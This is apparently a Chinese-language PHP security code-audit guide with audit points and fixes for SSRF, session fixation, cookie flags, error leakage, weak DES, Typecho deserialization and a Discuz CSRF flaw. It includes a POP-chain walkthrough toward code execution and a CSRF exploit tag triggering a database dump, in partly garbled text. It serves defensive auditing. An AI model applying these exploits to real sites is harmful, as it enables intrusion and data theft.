
#### 审计示例指导

这里以wordpress 4.2 ssrf漏洞为例子，问题代码如下；




可以看到对传过来的$host进行正则检测是否为内网地址，但是我们可以通过进制转换绕过；

比如10.10.10.10可以写成012.10.10.10（八进制），然后看下哪些点有调用这个函数；



可以从此文件进去进行内网探测等；



#### 修复方案

关于SSRF漏洞的防御，一般来讲有如下几个思路：

1,过滤返回信息，验证远程服务器对请求的响应是比较容易的方法。如果web应用是去获取某一种类型的文件。那么在把返回结果展示给用户之前先验证返回的信息是否符合标准。

2, 统一错误信息，避免用户可以根据错误信息来判断远端服务器的端口状态。

3,限制请求的端口为http常用的端口，比如，80,443,8080,8090。

4,黑名单内网ip。避免应用被用来获取获取内网数据，攻击内网。

5,禁用不需要的协议。仅仅允许http和https请求。可以防止类似file:///,gopher://,ftp:// 等引起的问题。

## 会话管理

### Session安全

#### 漏洞描述

Session是应用系统对浏览器客户端身份认证的属性标识，若未进行安全地管理，如会话认证时间过长、退出系统或注销时未彻底销毁会话标识，则会存在会话固定、信息泄露、session注入等安全问题。

#### 漏洞特征及审计要点

登录后是否对sessionid进行了更新

注销时是否销毁了session和浏览器sessionid


是否存在sessionid泄露，如在URL中引用

存储session值的时候，是否存在sessioin注入的问题

审计特征为搜索项目中关于session处理的代码，然后进行安全审计和测试。对于session，常见的漏洞有会话固定，即服务端未及时销毁session会话信息，造成了其他用户可能利用其他用户的会话信息进行非法操作。

#### 审计示例指导

这里以yxcms session任意操纵漏洞进行举例，问题代码段如下；



可以看到这个session是我们自己构造并且GET方式传输给服务端的，那么我可以构造后台登陆地址加phpsessid=xxxxxx形式发给管理员诱使点击，这里的phpsessid为我们构造的参数，这时如果管理员是已登陆状态就需要重新登陆，登陆成功之后由于会话不变，我们就有了管理员身份进行任意操作。

#### 修复方案

1. 定期更改session id算法
2. 及时销毁session id算法
3. Session id算法要足够随机化
4. 做二次校验比如增加token或者短信验证码等

### Cookie安全

#### 漏洞描述

服务器为鉴别客户端浏览器会话及身份信息，会将用户身份信息存储在Cookie中，并发送至客户端存储。若Cookie的设置存在安全问题，如未设置httponly属性、时间过长等，则会存在身份冒用、信息泄露等安全问题。

#### 漏洞特征及审计要点

是否设置了Cookie的有效时间（建议24小时内）

是否设置了Cookie的httponly、secure等属性

Cookie中是否保存了敏感信息

PHP 的cookie属性主要有setCookie(‘long\_Class\_name’,’long\_php34’,time()+60)

代码开启特征：

|  |
| --- |
| <?php ini\_set("session.cookie\_httponly", 1);  // or session\_set\_cookie\_params(0, NULL, NULL, NULL, TRUE);  ?> |

#### 审计示例指导

关于PHP中的cookie相关属性，内容的审计其实非常简单，搜索到关键词如cookie，然后看是否保存了敏感信息，是否设置了httponly属性和secure属性即可。关于代码案例这里不在叙说。

#### 修复方案

PHP语言总cookie的设置方法一般有两种，第一种就是直接修改php.ini配置文件中添加全局httponly属性，如下：

|  |
| --- |
| session.cookie\_httponly =1 |

第二种方法就是在代码里面实现：

|  |
| --- |
| <?php ini\_set("session.cookie\_httponly", 1);  // or session\_set\_cookie\_params(0, NULL, NULL, NULL, TRUE);  ?> |

## 错误和异常信息处理

### 错误和异常信息泄露

#### 漏洞描述

当服务器端的容错处理不当时，接收到一些畸形数据，服务器端会将一些异常调试信息返回给客户端，从而暴露很多对攻击者有用的信息。攻击者可以利用这些错误信息，制定下一步攻击方案。

#### 漏洞特征及审计要点

是否存在异常信息抛出

是否配置了自定义异常页面

对于PHP语言，PHP的错误信息如果没有关闭的话可能会抛出服务器敏感信息，如物理路径，语言框架，数据库等。一般的只需要在php.ini配置文件中display\_errors = Off即可屏蔽错误信息，但也可以在PHP代码中实现。

#### 审计示例指导

关于错误信息是否开启或者关闭，我们一般只需要搜索error,waring,parse等关键词来进行审计，如下搜索到关键词后发现对错误信息进行了抛出：

|  |
| --- |
| //禁用错误报告  error\_reporting(0);  //报告运行时错误  error\_reporting(E\_ERROR | E\_WARNING | E\_PARSE);  //报告所有错误  error\_reporting(E\_ALL); |

#### 修复方案

方案1：

修改php.ini配置文件display\_errors = Off

方案2：

修改PHP代码，关闭错误信息输出：

|  |
| --- |
| error\_reporting(0); |

## 数据安全

### 用户敏感信息传输

#### 漏洞描述

系统未对用户的敏感信息（如密码、身份证号、电话号码、银行卡号等）进行加密、脱敏等操作，导致用户信息存在泄露的风险。

#### 漏洞特征及审计要点

用户的敏感信息传输的漏洞特征，这里主要由于用户的重要信息在传输中未对其进行加密，直接明文传输。对于用户敏感信息传输，我们可以结合前端代码和服务端代码联合审计，实际上对于用户信息未加密传输此类的审计比较简单，只要根据用户的关键业务功能的前后端代码，看是否进行了加密，一般的审计点在login,username epassword等关键词。

#### 审计示例指导

这里举例登录页面：

|  |
| --- |
| <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  <html xmlns="http://www.w3.org/1999/xhtml">  <head>  <meta http-equiv="Content-Type" content="text/html; charset=gbk" />  <title>用户登录</title>  <style type="text/css">  html{font-size:12px;}  fieldset{width:300px; margin: 0 auto;}  legend{font-weight:bold; font-size:14px;}  .label{float:left; width:70px; margin-left:10px;}  .left{margin-left:80px;}  .input{width:150px;}  span{color: #666666;}  </style>  <script language=JavaScript>  <!--  function InputCheck(LoginForm)  {  if (LoginForm.username.value == "")  {  alert("请输入用户名!");  LoginForm.username.focus();  return (false);  }  if (LoginForm.password.value == "")  {  alert("请输入密码!");  LoginForm.password.focus();  return (false);  }  }  //-->  </script>  </head>  <body>  <div>  <fieldset>  <legend>用户登录</legend>  <form name="LoginForm" method="post" action="login.php" onSubmit="return InputCheck(this)">  <p>  <label for="username" class="label">用户名:</label>  <input id="username" name="username" type="text" class="input" />  <p/>  <p>  <label for="password" class="label">密 码:</label>  <input id="password" name="password" type="password" class="input" />  <p/>  <p>  <input type="submit" name="submit" value=" 确 定 " class="left" />  </p>  </form>  </fieldset>  </div>  </body>  </html><fieldset>  <legend>用户登录</legend>  <form name="LoginForm" method="post" action="login.php" onSubmit="return InputCheck(this)">  <p>  <label for="username" class="label">用户名:</label>  <input id="username" name="username" type="text" class="input" />  <p/>  <p>  <label for="password" class="label">密 码:</label>  <input id="password" name="password" type="password" class="input" />  <p/>  <p>  <input type="submit" name="submit" value=" 确 定 " class="left" />  </p>  </form>  </fieldset>  </div>  </body>  </html> |

可以看到登录页面用户名密码未作任何处理，直接提交给服务端造成了用户密码明文传输的风险。

#### 修复方案

对用户的关键数据应该加密传输，特别是用户的密码，金额等比较重要的数据。

### 加密算法安全

#### 漏洞描述

如果使用的加密算法不符合安全要求，则算法有被破解风险，导致敏感数据被非法解密。

#### 漏洞特征及审计要点

是否使用了弱加密算法

密钥是否泄露或简单易猜测

是否使用了不安全的伪随机数方法

#### 审计示例指导

关于加密算法安全安全的审计，这里可以使用关键词回溯方法，如搜索DES加密算法，如果程序中存在DES算法，则此为不安全的加密算法，另外项目可能会自己编写一些算法，这种情况比较复杂，我们可以搜索关键词encrypt，password，MD5等关键词，然后分析代码，如下项目中的关键代码文件：

|  |
| --- |
| <?php  /\*\*  \* PHP版DES加解密类  \* 可与java的DES(DESede/CBC/PKCS5Padding)加密方式兼容  \*  \*/  class CryptDes {  var $key;  var $iv;  function CryptDes($key, $iv){  $this->key = $key;  $this->iv = $iv;  }  function encrypt($input){  $size = mcrypt\_get\_block\_size(MCRYPT\_DES,MCRYPT\_MODE\_CBC); //3DES加密将MCRYPT\_DES改为MCRYPT\_3DES  $input = $this->pkcs5\_pad($input, $size); //如果采用PaddingPKCS7，请更换成PaddingPKCS7方法。  $key = str\_pad($this->key,8,'0'); //3DES加密将8改为24  $td = mcrypt\_module\_open(MCRYPT\_DES, '', MCRYPT\_MODE\_CBC, '');  if( $this->iv == '' )  {  $iv = @mcrypt\_create\_iv (mcrypt\_enc\_get\_iv\_size($td), MCRYPT\_RAND);  }  else  {  $iv = $this->iv;  }  @mcrypt\_generic\_init($td, $key, $iv);  $data = mcrypt\_generic($td, $input);  mcrypt\_generic\_deinit($td);  mcrypt\_module\_close($td);  $data = base64\_encode($data);//如需转换二进制可改成 bin2hex 转换  return $data;  }  function decrypt($encrypted){  $encrypted = base64\_decode($encrypted); //如需转换二进制可改成 bin2hex 转换  $key = str\_pad($this->key,8,'0'); //3DES加密将8改为24  $td = mcrypt\_module\_open(MCRYPT\_DES,'',MCRYPT\_MODE\_CBC,'');//3DES加密将MCRYPT\_DES改为MCRYPT\_3DES  if( $this->iv == '' )  {  $iv = @mcrypt\_create\_iv (mcrypt\_enc\_get\_iv\_size($td), MCRYPT\_RAND);  }  else  {  $iv = $this->iv;  }  $ks = mcrypt\_enc\_get\_key\_size($td);  @mcrypt\_generic\_init($td, $key, $iv);  $decrypted = mdecrypt\_generic($td, $encrypted);  mcrypt\_generic\_deinit($td);  mcrypt\_module\_close($td);  $y=$this->pkcs5\_unpad($decrypted);  return $y;  }  function pkcs5\_pad ($text, $blocksize) {  $pad = $blocksize - (strlen($text) % $blocksize);  return $text . str\_repeat(chr($pad), $pad);  }  function pkcs5\_unpad($text){  $pad = ord($text{strlen($text)-1});  if ($pad > strlen($text)) {  return false;  }  if (strspn($text, chr($pad), strlen($text) - $pad) != $pad){  return false;  }  return substr($text, 0, -1 \* $pad);  }  function PaddingPKCS7($data) {  $block\_size = mcrypt\_get\_block\_size(MCRYPT\_DES, MCRYPT\_MODE\_CBC);//3DES加密将MCRYPT\_DES改为MCRYPT\_3DES  $padding\_char = $block\_size - (strlen($data) % $block\_size);  $data .= str\_repeat(chr($padding\_char),$padding\_char);  return $data;  }  }  $des = new CryptDes("12345678","12345678");//（秘钥向量，混淆向量）  echo $ret = $des->encrypt("1111");//加密字符串  ?> |

可以看到PHP用DES加密，所以存在风险。

#### 修复方案

对于加密算法，实际上很多程序都自实现，但还是有一些算法采用了现成的不安全算法，这里安全的对称加密算法有3DES，和AES加密算法。非对称加密算法有RSA和DSA等，安全散列算法有SHA-256等。

## 序列化与反序列化

### 序列化与反序列化

#### 漏洞描述

php官方文档（http://php.net/manual/en/function.unserialize.php），从中可以得到信息unserialize函数会产生一个php值，类型可能为数组、对象等等。如果被反序列化的变量为对象，在成功重构对象后php会自动调用\_\_wakeup成员方法(如果方法存在、解构失败会返回false）同时给出了警告，不要传递给unserialize不信任的用户输入。

简单理解PHP反序列化漏洞主要是执行了unserialize函数，调用某一类并执行魔术方法(magic method)，之后可以执行类中函数，产生安全问题。所以漏洞产生的前提是unserialize函数的变量可控，php文件中存在可利用的类，类中有魔术方法。

#### 漏洞特征及审计要点

查看项目中是否包含反序列化操作，一般可以通过搜索unserialize函数来确定项目中是否存在反序列化操作。

1）unserialize函数的变量可控

2）php文件中存在可利用的类，类中有魔术方法

#### 审计示例指导

这里举例Typecho install.php存在的反序列化漏洞

|  |
| --- |
| <?php  $config = unserialize(base64\_decode(Typecho\_Cookie::get('\_\_typecho\_config')));  Typecho\_Cookie::delete('\_\_typecho\_config');  $db = new Typecho\_Db($config['adapter'], $config['prefix']);  $db->addServer($config, Typecho\_Db::READ | Typecho\_Db::WRITE);  Typecho\_Db::set($db);  ?> |

程序要运行到此处需要满足两个条件

1、$\_GET['finish'] 参数不为空

2、Referer 必须是本站

这段代码第一行先调用了Typecho\_Cookie::get()方法获取$GET['\\_typecho\_config']，跳转进去可以看一下可以看到，如果cookie里不存在‘\_\_typecho\_config’字段，则从$\_POST里查找。所以在利用的时候，可以直接使用POST提交‘\_\_typecho\_config’接着往下看

|  |
| --- |
| $config = unserialize(base64\_decode(Typecho\_Cookie::get('\_\_typecho\_config'))); |

获取到值之后，先base64解码，然后再用unserialize反序列化，赋值给$config。

看到这，那我们input的内容就是要构造一个‘\_\_typecho\_config’，来output我们想要的东西。继续往下寻找可利用的output的地方。在反序列化之后，取出$config['adapter']和$config['prefix']实例化了一个Typecho\_Db

|  |
| --- |
| $db = new Typecho\_Db($config['adapter'], $config['prefix']); |

继续跟进Typecho\_Db 构造函数在Db.php的114行

|  |
| --- |
| public function \_\_construct($adapterName, $prefix = 'typecho\_')  {  /\*\* 获取适配器名称 \*/  $this->\_adapterName = $adapterName;  /\*\* 数据库适配器 \*/  $adapterName = 'Typecho\_Db\_Adapter\_' . $adapterName;  if (!call\_user\_func(array($adapterName, 'isAvailable'))) {  throw new Typecho\_Db\_Exception("Adapter {$adapterName} is not available");  }  $this->\_prefix = $prefix;  /\*\* 初始化内部变量 \*/  $this->\_pool = array();  $this->\_connectedPool = array();  $this->\_config = array();  //实例化适配器对象  $this->\_adapter = new $adapterName();  } |

第120行

|  |
| --- |
| $adapterName = 'Typecho\_Db\_Adapter\_' . $adapterName; |

此处对传入的$adapterName进行了字符串拼接。如果传入的$adapterName,是一个类，那么在将这个类进行字符串拼接的时候就会触发这个类的\_\_toString()方法

那我们就来全局搜索一下，看看那些类使用了\_\_toString()方法，可以让我们进行利用。其中有三个类有使用\_\_toString()方法：

var/Typecho/Config.php

var/Typecho/Feed.php

var/Typecho/Db/Query.php

其中Config.php里没什么好利用的，我们再看一下Feed.php和Query.php在Query.php中存在可以触发\_call()的魔术方法，全局搜索跟进\_call()魔术方法之后没有可利用的点，我们直接查看Feed.phpFeed.php，在290行

|  |
| --- |
| $content .= '<dc:creator>' . htmlspecialchars($item['author']->screenName) . '</dc:creator>' . self::EOL; |

这里访问了$item['author']->screenName我们回顾一下上面说的魔术方法，其中\_\_get()这个方法在读取不可访问的数据时触发而$item由foreach ($this->\_items as $item)得来，如果我们给$item['author']设置一个不可访问的属性，那就会触发该类的\_\_get()方法

在文件Request.php 267行

|  |
| --- |
| public function \_\_get($key)  {  return $this->get($key);  }  跟进get() 293行  public function get($key, $default = NULL)  {  switch (true) {  case isset($this->\_params[$key]):  $value = $this->\_params[$key];  break;  case isset(self::$\_httpParams[$key]):  $value = self::$\_httpParams[$key];  break;  default:  $value = $default;  break;  }  $value = !is\_array($value) && strlen($value) > 0 ? $value : $default;  return $this->\_applyFilter($value);  } |

这一段的判断条件，都可以控制$value的值没有问题，$value的值依然在可控范围，继续跟进\_applyFilter()

|  |
| --- |
| private function \_applyFilter($value)  {  if ($this->\_filter) {  foreach ($this->\_filter as $filter) {  $value = is\_array($value) ? array\_map($filter, $value) :  call\_user\_func($filter, $value);  }  $this->\_filter = array();  }  return $value;  } |

这个foreach里面判断如果$value是数组就执行array\_map否则调用call\_user\_func，这俩函数都是执行代码的关键方法。而这里$filter和$value我们几乎都是可以间接控制的，所以就可以利用call\_user\_func或者array\_map来执行代码，比如我们设置$filter为数组，第一个数组键值是assert，$value设置php代码，即可执行代码。

#### 修复方案

关于反序列化漏洞，其安全方案其实也是对参数做校验，只是在对参数进行反序列化之后进行的，校验的方法也有很多，一般可以采用白名单限制。

## 环境依赖

### 框架安全

#### 漏洞描述

PHP项目和其他语言项目一样，也有很多的框架，主流的有thinkphp MVC，zend php,Yii等。但thinkPHP框架也存在多个安全问题，所以对于框架安全，我们直接查看框架版本号，然后找出此版本是否有漏洞即可。

#### 漏洞特征及审计要点

查看框架版本号，如thinkphp版本号

寻找相关资料查询框架版本是否存在漏洞

出具结论，有漏洞和没漏洞

#### 审计示例指导

查看项目中版本号的定义关键代码：define('THINK\_VERSION', '5.0.20');

5.X版本查看版本号在thinkphp/base.php文件中：

|  |
| --- |
| define('THINK\_VERSION', '5.0.20');  define('THINK\_START\_TIME', microtime(true));  define('THINK\_START\_MEM', memory\_get\_usage());  define('EXT', '.php');  define('DS', DIRECTORY\_SEPARATOR);  defined('THINK\_PATH') or define('THINK\_PATH', \_\_DIR\_\_ . DS);  define('LIB\_PATH', THINK\_PATH . 'library' . DS);  define('CORE\_PATH', LIB\_PATH . 'think' . DS);  define('TRAIT\_PATH', LIB\_PATH . 'traits' . DS); |

#### 修复方案

升级PHP框架为最新版本。

### 第三方组件安全

#### 漏洞描述

第三方组件是很多PHP项目必不可缺少的，如处理前端业务，需要jQuery第三方库，项目需要文本编辑可能需要fckeditor编辑器，但很多第三方组件也存在安全漏洞，如fckeditor编辑器存在多个上传绕过漏洞和未授权访问漏洞，对于第三方组件的安全审计，整体来讲和审计框架方法类似，也是看采用了那个版本，确定组件版本后寻找相关漏洞公告，然后给出审计结论。

#### 漏洞特征及审计要点

查看第三方组件版本号

寻找版本号是否存在漏洞

若存在进行漏洞验证

若不存在漏洞则第三方框架升级结论为安全（第三方组件不包含在审计项目）

注：jQuery版本漏洞查看地址http://research.insecurelabs.org/jquery/test/排查

#### 审计示例指导

打开jQuery.min.js文件，一般第一行就会写出当前jQuery的版本号：

|  |
| --- |
| /\*! jQuery v3.3.1 | (c)  JS Foundation and other contributors | jquery.org/license \*/  !function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error("jQuery requires a window with a document");return t(e)}:t(e)}("undefined"!=typeof window?window:this,function(e,t){"use st |

#### 修复方案

升级第三方组件，第三方库至最新版本。

## 业务安全

### 跨站请求伪造

#### 漏洞描述

CSRF全称为Cross-site request forgery, 跨站请求伪造。说白一点就是可以劫持其他用户去进行一些请求， 而这个CSRF的危害性就看当前这个请求是进行什么操作了。

而CSRF是怎么一个攻击流程呢?举一个最简单的例子，比如直接请求del.php?id=1可以删除ID为1的账号，但是只有管理员有这个删除权限，而如果别人在其他某个网站页面加人<img src=”http://vul.com/del.php?id=1”>再把这个页面发送给管理员，只要管理员打开这个页面，同时浏览器也会利用当前登录的这个管理员权限发出del.php?id=1这个请求，从而劫持了这个账号做- -些攻击者没有权限做的事情。

上面举的这个例子只是其中一个场景，更严重的像添加管理员账号、修改网站配置直接写人webshell等等都有很多案例。

#### 漏洞特征及审计要点

CSRF主要是用于越权操作，所有漏洞自然在有权限控制的地方，像管理后台、会员中心、论坛帖子以及交易管理等，这几个场景里面，管理后台又是最高危的地方，而CSRF又很少被关注到，因此至今还有很多程序都存在这个问题。我们在挖掘CSRF的时候可以先搭建好环境，打开几个有非静态操作的页面，抓包看看有没有token,如果没有token的话，再直接请求这个页面，不带referer。

如果返回的数据还是一样的话，那说明很有可能有CSRF漏洞了，这个是一个黑盒的挖掘方法，从白盒角度来说的话，只要读代码的时候看看几个核心文件里面有没有验证token和referer相关的代码, 这里的核心文件指的是被大量文件引用的基础文件，或者直接搜"token"这个关键字也能找，如果在核心文件没有，再去看看你比较关心的功能点的代码有没有验证。

#### 审计示例指导

这里以Discuz CSRF漏洞造成的拖库危害为例，做CSRF漏洞代码审计的示例指导：

打开文件：admin\_db.php

|  |
| --- |
| if(!$backupdir) {  $backupdir = random(6);  @mkdir('./data/backup\_'.$backupdir, 0777);//文件夹名是六位随机数  C::t('common\_setting')->update('backupdir',$backupdir);  } else {//这边也没有做fromhash的验证 估计是方便AJAX请求  DB::query('SET SQL\_QUOTE\_SHOW\_CREATE=0', 'SILENT');  if(!$\_GET['filename'] || !preg\_match('/^[\w\\_]+$/', $\_GET['filename'])) {  cpmsg('database\_export\_filename\_invalid', '', 'error');  }  $time = dgmdate(TIMESTAMP);  if($\_GET['type'] == 'discuz' || $\_GET['type'] == 'discuz\_uc') {  $tables = arraykeys2(fetchtablelist($tablepre), 'Name');  } elseif($\_GET['type'] == 'custom') {  $tables = array();  if(empty($\_GET['setup'])) {  $tables = C::t('common\_setting')->fetch('custombackup', true);  } else {  C::t('common\_setting')->update('custombackup', empty($\_GET['customtables'])? '' : $\_GET['customtables']);  $tables = & $\_GET['customtables'];  }  if( !is\_array($tables) || empty($tables)) {  cpmsg('database\_export\_custom\_invalid', '', 'error');  }  }  $memberexist = array\_search(DB::table('common\_member'), $tables);  if($memberexist !== FALSE) {  unset($tables[$memberexist]);  array\_unshift($tables, DB::table('common\_member'));  }  $volume = intval($\_GET['volume']) + 1;  $idstring = '# Identify: '.base64\_encode("$\_G[timestamp],".$\_G['setting']['version'].",{$\_GET['type']},{$\_GET['method']},{$volume},{$tablepre},{$dbcharset}")."\n";  $dumpcharset = $\_GET['sqlcharset'] ? $\_GET['sqlcharset'] : str\_replace('-', '', $\_G['charset']);  $setnames = ($\_GET['sqlcharset'] && $db->version() > '4.1' && (!$\_GET['sqlcompat'] || $\_GET['sqlcompat'] == 'MYSQL41')) ? "SET NAMES '$dumpcharset';\n\n" : '';  if($db->version() > '4.1') {  if($\_GET['sqlcharset']) {  DB::query('SET NAMES %s', array($\_GET['sqlcharset']));  }  if($\_GET['sqlcompat'] == 'MYSQL40') {  DB::query("SET SQL\_MODE='MYSQL40'");  } elseif($\_GET['sqlcompat'] == 'MYSQL41') {  DB::query("SET SQL\_MODE=''");  }  }  $backupfilename = './data/'.$backupdir.'/'.str\_replace(array('/', '\\', '.', "'"), '', $\_GET['filename']);//文件名可控  if($\_GET['usezip']) {  require\_once './source/class/class\_zip.php';  }  if($\_GET['method'] == 'multivol') {  $sqldump = '';  $tableid = intval($\_GET['tableid']);  $startfrom = intval($\_GET['startfrom']);  if(!$tableid && $volume == 1) {  foreach($tables as $table) {  $sqldump .= sqldumptablestruct($table);  }  }  $complete = TRUE;  for(; $complete && $tableid < count($tables) && strlen($sqldump) + 500 < $\_GET['sizelimit'] \* 1000; $tableid++) {  $sqldump .= sqldumptable($tables[$tableid], $startfrom, strlen($sqldump));  if($complete) {  $startfrom = 0;  }  }  $dumpfile = $backupfilename."-%s".'.sql';//$dumpifle为最终导出的文件名  !$complete && $tableid--;  if(trim($sqldump)) {  $sqldump = "$idstring".  "# <?php exit();?>\n".  "# Discuz! Multi-Volume Data Dump Vol.$volume\n".  "# Version: Discuz! {$\_G[setting][version]}\n".  "# Time: $time\n".  "# Type: {$\_GET['type']}\n".  "# Table Prefix: $tablepre\n".  "#\n".  "# Discuz! Home: http://\*\*.\*\*.\*\*.\*\*\n".  "# Please visit our website for newest infomation about Discuz!\n".  "# --------------------------------------------------------\n\n\n".  "$setnames".  $sqldump;  $dumpfilename = sprintf($dumpfile, $volume);  @$fp = fopen($dumpfilename, 'wb');  @flock($fp, 2);  if(@!fwrite($fp, $sqldump)) {  @fclose($fp);  cpmsg('database\_export\_file\_invalid', '', 'error');  } else {  fclose($fp);  if($\_GET['usezip'] == 2) {  $fp = fopen($dumpfilename, "r");  $content = @fread($fp, filesize($dumpfilename));  fclose($fp);  $zip = new zipfile();  $zip->addFile($content, basename($dumpfilename));//写出  $fp = fopen(sprintf($backupfilename."-%s".'.zip', $volume), 'w');  if(@fwrite($fp, $zip->file()) !== FALSE) {  @unlink($dumpfilename);  }  echo $dumpfilename;exit();  fclose($fp);  }  unset($sqldump, $zip, $content); |

由于表名和文件都是已GET方式提交，目录名由一个固定的backup加上一个六位数数字组成，备份成功后可以直接进行爆破，最终形成exp如下：

|  |
| --- |
| < img src="http://127.o.0.1/discuz/ admin. php?action=db&operationexort I  setup=1 &scrolltop= &anchor=&type=cus tom&cus tomtables85B%5D={表名} &method=multivol&sizel imit=2048 &extendins=O&sql compat=&usehex=1 &usezip=Oafilename=(文件名] &exportsubmi t=%CC%E1 %BD%BB22"> |

#### 修复方案


CSRF漏洞的防御其实就比较简单了，只需要在关键操作处增加token值即可实现。也可以利用图像验证码的方式或者短信验证码的方式实现。具体怎么去做也看看业务上的需求，然后采用那种方案。

# PHP语言基础

## PHP语言基础

### Get&POST&Cookie（数据传输方式）

在PHP语言中，服务端与浏览器端的请求响应数据主要是通过Get,POST,Cookie方式传输参数和参数值，所以在PHP源代码审计中，比较重要点审计点是一些参数通过Get或者POST方式传输到服务端，然后服务端进行一系列的传参和业务处理，首先要注意的就是服务端如何接收参数，接收之后如何对参数进行传递和处理是审计中比较关键的一步。



## PHP Web架构

### 关于PHP MVC

MVC模式（Model-View-Controller）是软件工程中的一种软件架构模式，把软件系统分为三个基本部分：模型（Model）、视图（View）和控制器（Controller）。

PHP中MVC模式也称Web MVC，从上世纪70年代进化而来。MVC的目的是实现一种动态的程序设计，便于后续对程序的修改和扩展简化，并且使程序某一部分的重复利用成为可能。除此之外，此模式通过对复杂度的简化，使程序结构更加直观。软件系统通过对自身基本部份分离的同时，也赋予了各个基本部分应有的功能。


MVC各部分的职能：

1.模型Model – 管理大部分的业务逻辑和所有的数据库逻辑。模型提供了连接和操作数据

2.库的抽象层。

3.控制器Controller - 负责响应用户请求、准备数据，以及决定如何展示数据。

4.视图View – 负责渲染数据，通过HTML方式呈现给用户。



一个典型的Web MVC流程：

1.Controller截获用户发出的请求；

2.Controller调用Model完成状态的读写操作；

3.Controller把数据传递给View；

4.View渲染最终结果并呈献给用户。

### 关于thinkphp

ThinkPHP是为了简化企业级应用开发和敏捷WEB应用开发而诞生的。最早诞生于2006年初，2007年元旦正式更名为ThinkPHP，并且遵循Apache2开源协议发布。ThinkPHP从诞生以来一直秉承简洁实用的设计原则，在保持出色的性能和至简的代码的同时，也注重易用性。并且拥有众多原创功能和特性，在社区团队的积极参与下，在易用性、扩展性和性能方面不断优化和改进。

ThinkPad是一款基于MVC模型开发的php框架，主要采用分层架构，其三层如下：

**表现层**

包含模板视图、用户界面、JS、Flash等通过模板引擎的支持，可以使用标签定义简化表现层的定义工作。

**业务层**

包含业务接口层、业务逻辑层、实体层、数据访问层Action控制器作为业务接口层，提供系统各种业务操作的入口。因此，不提倡在控制器类中写过多的业务逻辑代码，虽然说很难严格控制。具体的业务逻辑应该封装到数据访问对象（Dao）类中实现，如果觉得过于复杂，还可以把子业务在Helper类中包装后统一调用。业务处理过程一般会构造出业务实体对象（如Vo对象），对业务实体对象的存取通过数据访问层完成。数据访问层把实体对象和数据库数据之间建立映射关系，并且封装了通用的数据操作。

**数据层**

支持的数据库有MySql、MsSql、PgSql、Oracle、Sqlite，最新版本已经提供PDO的支持，数据库的选用和业务逻辑没有关系。

# 安全函数与API汇总

## htmlspecialchars防范XSS

### htmlspecialchars简介

htmlspecialchars() 函数把一些预定义的字符转换为 HTML 实体。转义的字符有如下字符：


* & （和号）成为 &amp;
* " （双引号）成为 &quot;
* ' （单引号）成为 '
* < （小于）成为 &lt;
* >（大于）成为 &gt;

提示：要把特殊的 HTML 实体转换回字符，请使用 htmlspecialchars\_decode() 函数。

### htmlspecialchars调用

未调用函数前：

